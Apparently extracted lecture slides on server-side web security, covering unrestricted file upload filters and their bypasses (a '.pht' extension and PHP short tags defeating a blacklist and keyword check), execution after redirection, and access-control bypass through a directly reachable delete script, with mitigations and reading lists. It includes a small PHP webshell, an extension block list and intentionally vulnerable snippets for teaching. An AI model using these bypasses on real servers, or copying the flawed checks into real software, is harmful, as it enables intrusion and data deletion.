
Unrestricted File Upload (UFU)



Unrestricted File Upload (UFU)



How to Fix?





Defense: Content-filtering Checks

85

Content-filtering checks



php

```
<?php
system('ls');
?>
```



webshell.php

```
<?php
$black_list = array('js','php','html',...)
if (!in_array(ext($file_name), $black_list)) {
    move($file_name, $upload_path);
}
else {
    message('Error: forbidden file type');
}
?>
```

**Error:
forbidden
file type**

PHP interpreter



Bypassing Content-filtering Checks

86

Exploiting incomplete blacklist based on extension

Content-filtering checks

```
<?php
$black_list = array('js','php','html',...)
if (!in_array(ext($file_name), $black_list)) {
    move($file_name, $upload_path);
}
else {
    message('Error: forbidden file type');
}
?>
```

pht

```
<?php
system('ls');
?>
```



webshell.php

webshell.pht

Successfully uploaded!

Executable as PHP code
(due to PHP-style extensions)



Defense: Content-filtering Checks

87

Content-filtering checks

Keyword check
based on content

```
<?php  
system('ls');  
?>
```



webshell.php

```
<?php  
if (!('<?php' in $file_content)) {  
    move($file_name, $upload_path);  
}  
else {  
    message('Error: forbidden file type');  
}  
?>
```

**Error:
forbidden
file type**

PHP interpreter



Bypassing Content-filtering Checks

Bypassing keyword checks based on content

Content check

'<?'

<? (a.k.a, short tag)

```
<?php
system('ls');
?>
```



webshell.php

```
<?php
if (!('<?php' in $file_content)) {
    move($file_name, $upload_path);
}
else {
    message('Error: forbidden file type');
}
?>
```

Successfully uploaded!

Lessons Learned



- How to defense file upload bugs in robust manner?
 - Check as many input vectors as possible (e.g. file name, file name extension, file content, content-type header, etc.)
 - Make uploaded folder non-executable
 - Research topic!

Recommended to Read



- FUSE: Finding File Upload Bugs via Penetration Testing, **NDSS'20**
- Ufuzzer: Lightweight detection of php-based unrestricted file upload vulnerabilities via static-fuzzing co-analysis, **RAID'21**
- FileUploadChecker: Detecting and Sanitizing Malicious File Uploads in Web Applications at the Request Level, **ARES'22**
- (In) Security of File Uploads in node.js, **WWW'24**

Execution After Redirection

Execution After Redirection (EAR)

- Logic flaw where unintended code is executed after a redirect

```
<?php
    if ($_SESSION["member"]!="admin"){
        header("location: /login.php");
    }
    echo "Premium Contents Blah Blah ...";
?>
```



How to Mitigate EAR?

94



```
<?php
    if ($_SESSION["member"]!="admin"){
        header("location: /login.php");
        exit;
    }
    echo "Premium Contents Blah Blah ...";
?>
```

Recommended to Read



- Fear the EAR: Discovering and Mitigating Execution After Redirect Vulnerabilities, **CCS'11**
- EARs in the Wild: Large-Scale Analysis of Execution After Redirect Vulnerabilities, **SAC'13**

Access-Control Bypassing Attack

Access-Control Bypassing Attack

index.php

```
<?php
    if ($_SESSION["member"] != "admin"){
        header("location: /login.php");
        exit;
    }
    include("del.php");
?>
```

Secure against Execution After Redirection (EAR) vulnerabilities

Access-Control Bypassing Attack

index.php

Benign usage ☺: <http://server.com/index.php?id=1237>

```
<?php
  if ($_SESSION["member"]!="admin"){
    header("location: /login.php");
    exit;
  }
  include("del.php");
?>
```

Embed

Only admins can delete the DB data

del.php

```
<?php
  $id = int($_GET['id']);
  $sql = "DELETE FROM blogdata WHERE id = $id";
  mysql_query($sql);
?>
```

Access-Control Bypassing Attack

index.php

Benign usage 😊: <http://server.com/index.php?id=1237>

```
<?php
  if ($_SESSION["member"]!="admin"){
    header("location: /login.php");
    exit;
  }
  include("del.php");
?>
```

Only admins can delete the DB data

The attacker can delete the DB data

Attacker usage 😞: <http://server.com/del.php?id=1237>

```
<?php
  $id = int($_GET['id']);
  $sql = "DELETE FROM blogdata WHERE id = $id";
  mysql_query($sql);
?>
```



How to Fix?

100



- Root cause: PHP applications have multiple entry points (index.php, del.php, ...)
- One missing access control list (ACL) produces a **critical security breach**

- Mitigations
 - Limit the program entry points (.htaccess)

All php access is rejected except for index.php

.htaccess

```
<FilesMatch "\.php$">  
    Order Allow,Deny  
    Deny from all  
</FilesMatch>  
<FilesMatch "index\.php$">  
    Order Allow,Deny  
    Allow from all  
</FilesMatch>
```

Conclusion



- We studied various server-side web attacks & defenses
 - SQL injection, shell code injection, file inclusion, unrestricted file upload, execution after redirection, access-control bypassing
- Root causes
 - Incomplete sanitization or wrong assumption on user input
 - Incomplete access control checks
- Practices
 - Do not use input as code!
 - Sanitize user input consistently!
 - Use prepare statements!

Question?